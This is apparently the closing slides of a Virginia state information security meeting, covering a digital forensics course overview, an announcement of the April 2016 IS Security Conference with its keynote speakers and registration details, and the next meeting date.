- **Course Overview:**

An understanding of digital forensics is essential to the protection of your agency/university in the event of a security breach that involves the loss of confidential information.

This course is designed to deliver a comprehensive introduction to digital forensics and help you develop an effective forensic readiness plan for your organization.



# IS Security Conference 2016

**“Securing the Commonwealth”**

**Save the Date: April 7 & 8, 2016**

**Location: Crowne Plaza Hotel (Downtown)**

**Cost: \$125 per person**

**Registration website:**

**<http://www.vita.virginia.gov/itac/default.aspx?id=6442472001>**

**\*Space is limited, please register early**

**Note: There will not be a waiting list**

## Conference Keynote Speaker



**Eric O'Neil**

**Thursday, April 7, 2016**

**Eric M. O'Neill, attorney, security consultant professional public speaker. In 2001, Eric helped capture the most notorious spy in United States history: Robert Hanssen, a 25 year veteran of the FBI.**



## Conference Keynote Speaker



**Teresa H. Carlson**

**Friday, April 8, 2016**

**Vice President Worldwide Public Sector, Amazon Web Services. Teresa is responsible for strategy, operations, sales and business development for Amazon's cloud computing business for governments, educational institutions and nonprofits globally.**



# Conference Questions



**Contact: [CommonwealthSecurity@Vita.Virginia.Gov](mailto:CommonwealthSecurity@Vita.Virginia.Gov)**

**IS Conference Co-Chairs: Rosario Igharas (VA529)**

**Marice Stout (Supreme Court of Va)**



## Future ISOAG

**March 2, 2016 1:00 - 4:00 pm @ CESC**

**Speaker: TBA**

***ISOAG meets the 1<sup>st</sup> Wednesday of each month in 2015***

# ADJOURN

## THANK YOU FOR ATTENDING

